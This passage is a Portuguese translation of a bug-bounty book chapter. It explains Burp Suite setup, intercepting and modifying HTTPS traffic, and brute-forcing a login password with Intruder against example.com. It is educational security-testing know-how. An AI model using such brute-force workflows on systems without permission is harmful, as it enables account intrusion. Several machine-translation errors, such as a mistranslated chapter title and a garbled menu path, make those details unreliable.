Selecione **Configuração manual de proxy** e digite o endereço IP **127.0.0.1** e a porta **8080** para todos os tipos de protocolo. Isso dirá ao Firefox para usar o serviço executado na porta 8080 em seu computador como proxy para todo o tráfego. 127.0.0.1 é o endereço IP do host local. Ele identifica o seu computador atual, de modo que você pode usá-lo para acessar os serviços de rede em execução na sua máquina. Como o Burp é executado na porta 8080 por padrão, essa configuração diz ao Firefox para rotear todo o tráfego através do Burp. Clique em **OK** para finalizar a configuração. Agora o Firefox roteará todo o tráfego pelo Burp.




Figura 4-3: Defina as configurações de proxy do Firefox na página Connection Settings (Configurações de conexão).

Configuração do Burp

Depois de fazer o download do Burp Suite, abra-o e clique em **Next** e, em seguida, em **Start Burp**. Você verá uma janela como a da Figura 4-4.




Figura 4-4: Janela de inicialização do Burp Suite Community Edition

Agora vamos configurar o Burp para que ele possa trabalhar com tráfego HTTPS. O HTTPS protege a privacidade de seus dados criptografando o tráfego, garantindo que somente as duas partes em uma comunicação (seu navegador e o servidor) possam descriptografá-la. Isso também significa que o proxy Burp não poderá interceptar o tráfego HTTPS de e para o seu navegador. Para contornar esse problema, você precisa mostrar ao Firefox que o proxy Burp é uma parte confiável, instalando seu certificado de autoridade certificadora (CA).

Vamos instalar o certificado do Burp no Firefox para que você possa trabalhar com tráfego HTTPS. Com o Burp aberto e em execução, e suas configurações de proxy definidas para 127.0.0.1:8080, acesse <http://burp/> em seu navegador. Você deverá ver uma página de boas-vindas do Burp (Figura 4-5). Clique em **CA Certificate (Certificado CA)** no canto superior direito para fazer download do arquivo de certificado; em seguida, clique em **Save File (Salvar arquivo)** para salvá-lo em um local seguro.




Figura 4-5: Acesse <http://burp/> para fazer download do certificado CA da Burp.

Em seguida, no Firefox, clique em **Trusted Network Places** → **Internet Options** → **Exibir certificados** → **Autoridades**. Clique em **Importar**, selecione o arquivo que acabou de salvar e clique em **Abrir**. Siga as instruções da caixa de diálogo para confiar no certificado. para identificar sites (Figura 4-6).




Figura 4-6: Selecione a opção **Confiar nesta CA para identificar sites** na caixa de diálogo do Firefox.

Reinic peace o Firefox. Agora você deve estar pronto para interceptar o tráfego HTTP e HTTPS.

Vamos realizar um teste para garantir que o Burp esteja funcionando corretamente. Vá para a guia Proxy no Burp e ative a interceptação de tráfego clicando em **Intercept is off (Interceptar está desligado)**. Agora o botão deve

mostrar que Intercept is on (Interceptação está ativada) (Figura 4-7). Isso significa que agora você está interceptando o tráfego do Firefox ou do navegador incorporado.




Figura 4-7: Interceptar está ativado significa que agora você está interceptando o tráfego.

Em seguida, abra o Firefox e acesse <https://www.google.com/>. No proxy do Burp, você verá a janela principal começando a ser preenchida com solicitações individuais. O botão Forward (Encaminhar) no Burp Proxy enviará a solicitação atual para o servidor designado. Clique em **Forward** até ver a solicitação com o nome do host www.google.com. Se você vir essa solicitação, o Burp está interceptando corretamente o tráfego do Firefox. Ela deve começar assim:

```
GET / HTTP/1.1
Host: www.google.com
```

Clique em **Forward (Encaminhar)** para enviar a solicitação ao servidor do Google. Você deverá ver a página inicial do Google aparecer na janela do Firefox.

Se você não estiver vendo solicitações na janela do Burp, talvez não tenha instalado corretamente o certificado CA do Burp. Siga as etapas deste capítulo para reinstalar o certificado. Além disso, verifique se você definiu as configurações corretas de proxy para 127.0.0.1:8080 nas configurações de conexão do Firefox.

Usando o Burp

O Burp Suite tem uma variedade de recursos úteis além do proxy da Web. O Burp Suite também inclui um *intruso* para automatizar ataques, um *repetidor* para manipular solicitações individuais, um *decodificador* para decodificar conteúdo codificado e uma ferramenta de *comparação* para comparar solicitações e respostas. De todos os recursos do Burp, esses são os mais úteis para a caça a bugs, portanto, vamos explorá-los aqui.

A procuração

Vamos ver como você pode usar o *proxy* do Burp para examinar solicitações, modificá-las e encaminhá-las para outros módulos do Burp. Abra o Burp, mude para a guia Proxy e comece a explorar o que ele faz! Para começar a interceptar o tráfego, certifique-se de que o botão Interceptar leia Interceptar está ativado (Figura 4-8).




Figura 4-8: A guia Burp Proxy mostra que a interceptação está ativada.

Ao navegar para um site no Firefox ou no navegador incorporado do Burp, você verá uma solicitação HTTP/HTTPS aparecer na janela principal. Quando a interceptação estiver ativada, todas as solicitações enviadas pelo seu navegador passarão pelo Burp, que não as enviará ao servidor, a menos que você clique em Forward (Encaminhar) na janela do proxy. Você pode usar essa oportunidade para modificar a solicitação antes de enviá-la ao servidor ou para encaminhá-la a outros módulos no Burp.

Você também pode usar a barra de pesquisa na parte inferior da janela para pesquisar cadeias de caracteres nas solicitações ou respostas.

Para encaminhar a solicitação para outro módulo Burp, clique com o botão direito do mouse na solicitação e selecione **Send to Module** (Figura 4-9).

Vamos praticar a interceptação e a modificação do tráfego usando o Burp Proxy! Acesse o Burp Proxy e ative a interceptação de tráfego. Em seguida, abra o Firefox ou o navegador incorporado do Burp e acesse <https://www.google.com/>. Como fez na seção anterior, clique em **Forward (Avançar)** até ver a solicitação com o nome do host `www.google.com`. Você deverá ver uma solicitação como esta:

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0
```

Accept-Language: en-US
Accept-Encoding: gzip, deflate Conexão:
close



Figura 4-9: Você pode encaminhar a solicitação ou a resposta para diferentes módulos do Burp clicando com o botão direito do mouse.

Vamos modificar essa solicitação antes de enviá-la. Alterar o Accept-Language valor de cabeçalho para **de**.

GET / HTTP/1.1
Host: www.google.com User-Agent: Mozilla/5.0 Accept-Language: **de**
Accept-Encoding: gzip, deflate Conexão:
close

Clique em **Forward (Encaminhar)** para enviar a solicitação ao servidor do Google. Você verá a página inicial do Google em alemão aparecer na janela do navegador (Figura 4-10).



Figura 4-10: Página inicial do Google em alemão

Se você fala alemão, pode fazer o teste ao contrário: altere o valor do cabeçalho Accept-Language de de para en. Você deverá ver a página inicial do Google em inglês. Parabéns! Agora você interceptou, modificou e encaminhou com êxito uma solicitação HTTP por meio de um proxy.

O Intruso

A ferramenta de *intrusão* Burp automatiza o envio de solicitações. Se você estiver usando a versão Community do Burp, seu intruso será uma versão de avaliação limitada. Ainda assim, ela permite que você execute ataques como *força bruta*, em que um invasor envia muitas solicitações a um servidor usando uma lista de valores predeterminados e observa se o servidor responde de forma diferente. Por exemplo, um hacker que obtém uma lista de senhas comumente usadas pode tentar invadir sua conta enviando repetidamente solicitações de login com todas as senhas comuns. Você pode enviar solicitações para o intruso clicando com o botão direito do mouse em uma solicitação na janela do proxy e selecionando **Enviar para o intruso**.

A tela **Target (Alvo)** na guia Intruder (Intruso) permite especificar o host e a porta a serem atacados (Figura 4-11). Se você encaminhar uma solicitação do proxy, o host e a porta serão pré-preenchidos para você.





Figura 4-11: Você pode especificar o host e a porta a serem atacados na tela Target (Alvo).

O intruso oferece várias maneiras de personalizar seu ataque. Para cada solicitação, você pode escolher as cargas úteis e as posições das cargas úteis a serem usadas. As *cargas úteis* são os dados que você deseja inserir em posições específicas no arquivo

solicitação. As posições de carga útil especificam quais partes da solicitação serão substituídas pelas cargas úteis que você escolher. Por exemplo, digamos que os usuários façam login em `example.com` enviando uma solicitação POST para `example.com/login`. No Burp, essa solicitação pode ter a seguinte aparência:

```
POST /login HTTP/1.1 Host:  
example.com  
User-Agent: Mozilla/5.0  
Aceitar: text/html,application/xhtml+xml,application/xml Aceitar  
idioma: en-US  
Accept-Encoding: gzip, deflate Conexão:  
close  
  
nome de usuário=vickie&senha=abc123
```

O corpo da solicitação POST contém dois parâmetros: nome de usuário e senha. Se você estivesse tentando aplicar força bruta na conta de um usuário, poderia trocar o campo de senha da solicitação e manter todo o resto igual. Para fazer isso, especifique as posições da carga útil na tela **Positions (Posições)** (Figura 4-12). Para adicionar uma parte da solicitação às posições da carga útil, realce o texto e clique em **Add (Adicionar)** à direita.



The screenshot shows the 'Payload Positions' tab in the Burp Suite interface. At the top, there are tabs for Target, Positions, Payloads, Resource Pool, and Options. The 'Payload Positions' tab is selected. Below the tabs, there's a section titled 'Payload Positions' with a help icon and a note: 'Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.' An 'Attack type' dropdown is set to 'Sniper'. The main area contains a list of numbered positions corresponding to the fields in the POST request:

```
1 POST /login HTTP/1.1  
2 Host: example.com  
3 User-Agent: Mozilla/5.0  
4 Aceitar: text/html,application/xhtml+xml,application/xml  
5 Accept-Language: en-US  
6 Accept-Encoding: gzip, deflate  
7 Conexão: close  
8  
9 username=vickie&password=abc123
```

On the right side of the list, there are four buttons: 'Start attack', 'Add §', 'Clear §', 'Auto §', and 'Refresh'. At the bottom, there are search and clear buttons, and status information: '0 matches' and 'Length: 240'.

Figura 4-12: É possível especificar as posições da carga útil na tela **Positions (Posições)**.

Em seguida, passe para a tela **Payloads** (Figura 4-13). Aqui, você pode escolher as cargas úteis a serem inseridas na solicitação. Para aplicar força bruta a uma senha de login, você pode adicionar uma lista de senhas comumente usadas aqui. Você também pode, por exemplo, usar uma lista de números para aplicar força bruta a IDs em solicitações ou usar uma lista de cargas de ataque baixada da Internet.

A reutilização de cargas úteis de ataque compartilhadas por outras pessoas pode ajudá-lo a encontrar bugs mais rapidamente. Falaremos mais sobre como usar cargas úteis reutilizadas para procurar vulnerabilidades no Capítulo 25.




Figura 4-13: Escolha sua lista de cargas úteis na tela Payloads (Cargas úteis).

Depois de especificá-las, clique no botão **Start attack (Iniciar ataque)** para iniciar o teste automatizado. O invasor enviará uma solicitação para cada carga útil listada e registrará todas as respostas. Em seguida, você pode analisar as respostas e os códigos de resposta e procurar resultados interessantes.

O repetidor

O *repetidor* é provavelmente a ferramenta que você usará com mais frequência (Figura 4-14). Você pode usá-lo para modificar solicitações e examinar detalhadamente as respostas do servidor. Você também pode usá-lo para marcar solicitações interessantes e voltar a elas mais tarde.

Embora o repetidor e o intruso permitam que você manipule solicitações, as duas ferramentas têm finalidades muito diferentes. O intruso automatiza os ataques enviando automaticamente solicitações modificadas por programação. O repetidor destina-se a modificações manuais e detalhadas de uma única solicitação.

Envie solicitações para o repetidor clicando com o botão direito do mouse na solicitação e selecionando

Enviar para a repetidora.

À esquerda da tela do repetidor estão as solicitações. Você pode modificar uma solicitação aqui e enviar a solicitação modificada para o servidor clicando em **Send (Enviar)** na parte superior. A resposta correspondente do servidor aparecerá à direita.

O repetidor é bom para explorar bugs manualmente, tentar contornar filtros e testar diferentes métodos de ataque que visam o mesmo endpoint.




Figura 4-14: O repetidor é bom para examinar de perto as solicitações e a exploração manual.

O decodificador

O *decodificador* Burp é uma maneira conveniente de codificar e decodificar os dados que você encontra nas solicitações e respostas (Figura 4-15). Na maioria das vezes, eu o utilizo para decodificar, manipular e recodificar dados de aplicativos antes de encaminhá-los aos aplicativos.



Figura 4-15: Você pode usar o decodificador para decodificar os dados do aplicativo para ler ou manipular seu texto simples.

Envie dados para o decodificador destacando um bloco de texto em qualquer solicitação ou resposta, clicando com o botão direito do mouse e selecionando **Enviar para o decodificador**. Use os menus suspensos à direita para especificar o algoritmo a ser usado para codificar ou decodificar a mensagem. Se não tiver certeza de com qual algoritmo a mensagem está codificada, tente decodificá-la **de forma inteligente**. O Burp tentará detectar a codificação e decodificar a mensagem de acordo.

O comparador

O **comparador** é uma forma de comparar solicitações ou respostas (Figura 4-16). Ele destaca as diferenças entre dois blocos de texto. Você pode usá-lo para examinar como uma diferença nos parâmetros afeta a resposta que você recebe do servidor, por exemplo.

Envie dados para o comparador destacando um bloco de texto em qualquer solicitação ou resposta, clicando com o botão direito do mouse e selecionando **Enviar para o comparador**.




Figura 4-16: O comparador destacará as diferenças entre dois blocos de texto.

Salvando solicitações de arroto

Você também pode salvar solicitações e respostas no Burp. Basta clicar com o botão direito do mouse em qualquer solicitação e selecionar **Copiar URL**, **Copiar como comando curl** ou **Copiar para arquivo** para armazenar esses resultados em sua pasta de anotações para esse destino. A opção Copiar URL copia o URL da solicitação. O comando Copy as curl copia a solicitação inteira, inclusive o método de solicitação, o URL, os cabeçalhos e o corpo como um comando curl. Copiar para arquivo salva a solicitação inteira em um arquivo separado.

Uma observação final sobre . . . Tomando notas

Antes de começar a procurar vulnerabilidades no próximo capítulo, um conselho rápido: as habilidades organizacionais são essenciais se você quiser ter sucesso nas recompensas por bugs. Quando você trabalha em alvos com escopos grandes ou hackeia vários alvos ao mesmo tempo, as informações que você coleta dos alvos podem aumentar e se tornar difíceis de gerenciar.

Muitas vezes, você não conseguirá encontrar bugs imediatamente. Em vez disso, você identificará muitos comportamentos estranhos e configurações incorretas que não são exploráveis no momento, mas que poderiam ser combinados com outros comportamentos em um ataque mais tarde. Você precisará fazer boas anotações sobre os novos recursos, as configurações incorretas, os pequenos bugs e os endpoints suspeitos que encontrar, para que possa voltar atrás e usá-los rapidamente.

As anotações também ajudam a planejar ataques. Você pode acompanhar o seu progresso de hacking, os recursos que testou e os que ainda precisa verificar. Isso evita que você perca tempo testando os mesmos recursos várias vezes.

Outro bom uso das anotações é anotar informações sobre as vulnerabilidades sobre as quais você aprendeu. Registre detalhes sobre cada vulnerabilidade, como seu conceito teórico, impacto potencial, etapas de exploração e exemplos de código de prova de conceito. Com o tempo, isso fortalecerá suas habilidades técnicas e criará um repositório de técnicas que poderá ser revisitado, se necessário.

Como essas anotações tendem a aumentar de volume e a se tornar muito desorganizadas, é bom mantê-las organizadas desde o início. Gosto de fazer anotações em arquivos de texto simples usando o Sublime Text (<https://www.sublimetext.com/>) e organizá-las em diretórios, com subdiretórios para cada alvo e tópico.

Por exemplo, você pode criar uma pasta para cada alvo em que estiver trabalhando, como Facebook, Google ou Verizon. Em seguida, em cada uma dessas pastas, crie arquivos para documentar endpoints interessantes, recursos novos e ocultos, resultados de reconhecimento, relatórios preliminares e POCs.

Encontre uma estratégia organizacional e de anotações que funcione para você. Por exemplo, se você é como eu e prefere armazenar anotações em texto simples, pode procurar um ambiente de desenvolvimento integrado (IDE) ou um editor de texto com o qual se sinta mais confortável. Algumas pessoas preferem fazer anotações usando o formato Markdown. Nesse caso, o Obsidian (<https://obsidian.md/>) é uma excelente ferramenta que exibe suas anotações de forma organizada. Se você gosta de usar mapas mentais para organizar suas ideias, pode experimentar a ferramenta de mapas mentais XMind (<https://www.xmind.net/>).

Mantenha suas anotações de recompensa por bugs em um local centralizado, como um disco rígido externo ou um serviço de armazenamento em nuvem, como o Google Drive ou o Dropbox, e não se esqueça de fazer backup de suas anotações regularmente!

Em resumo, aqui estão algumas dicas para ajudá-lo a fazer boas anotações:

- Faça anotações sobre comportamentos estranhos, novos recursos, configurações incorretas, pequenos bugs e endpoints suspeitos para manter o controle de possíveis vulnerabilidades.
- Faça anotações para acompanhar o progresso do seu hacking, os recursos que você testou e os que ainda precisa verificar.
- Faça anotações enquanto aprende: anote informações sobre cada vulnerabilidade que você aprendeu, como o conceito teórico, o impacto potencial, as etapas de exploração e o código de POC de amostra.
- Mantenha suas anotações organizadas desde o início, para que você possa encontrá-las quando precisar!
- Encontre um processo de organização e anotações que funcione para você. Você pode experimentar ferramentas de anotações como Sublime Text, Obsidian e XMind para encontrar uma ferramenta de sua preferência.

5

ESTABELECIMENTO ECONÔMICO



A primeira etapa para atacar qualquer alvo é realizar *o reconhecimento*, ou seja, coletar informações sobre o alvo.

O reconhecimento é importante porque é como você descobre a superfície de ataque de um aplicativo. Para procurar bugs com mais eficiência, você precisa descobrir todas as formas possíveis de atacar um alvo antes de decidir qual é a abordagem mais eficaz.

Se um aplicativo não usa PHP, por exemplo, não há motivo para testá-lo em busca de vulnerabilidades de PHP e, se a organização não usa o Amazon Web Services (AWS), você não deve perder tempo tentando descobrir seus buckets. Ao entender como um alvo funciona, você pode estabelecer uma base sólida para encontrar vulnerabilidades. As habilidades de reconhecimento são o que separa um bom hacker de um ineficaz.

Neste capítulo, apresentarei as técnicas de reconhecimento mais úteis para um caçador de bugs. Em seguida, mostrarei os fundamentos da criação de scripts bash para automatizar as tarefas de reconhecimento e torná-las mais eficientes. *O Bash* é um interpretador de shell disponível nos sistemas macOS e Linux. Embora este capítulo pressuponha que você esteja usando um sistema Linux, deve ser possível instalar muitas dessas ferramentas em outros sistemas operacionais também. Você precisa instalar algumas das ferramentas que discutimos neste capítulo antes de usá-las. Incluí links para todas as ferramentas no final do capítulo.

Antes de prosseguir, verifique se você tem permissão para realizar reconhecimento intrusivo no alvo antes de tentar qualquer técnica que o envolva ativamente. Em particular, atividades como varredura de portas, spidering e força bruta de diretório podem gerar muito tráfego indesejado em um site e podem não ser bem-vindas pela organização.

Percorrendo manualmente o alvo

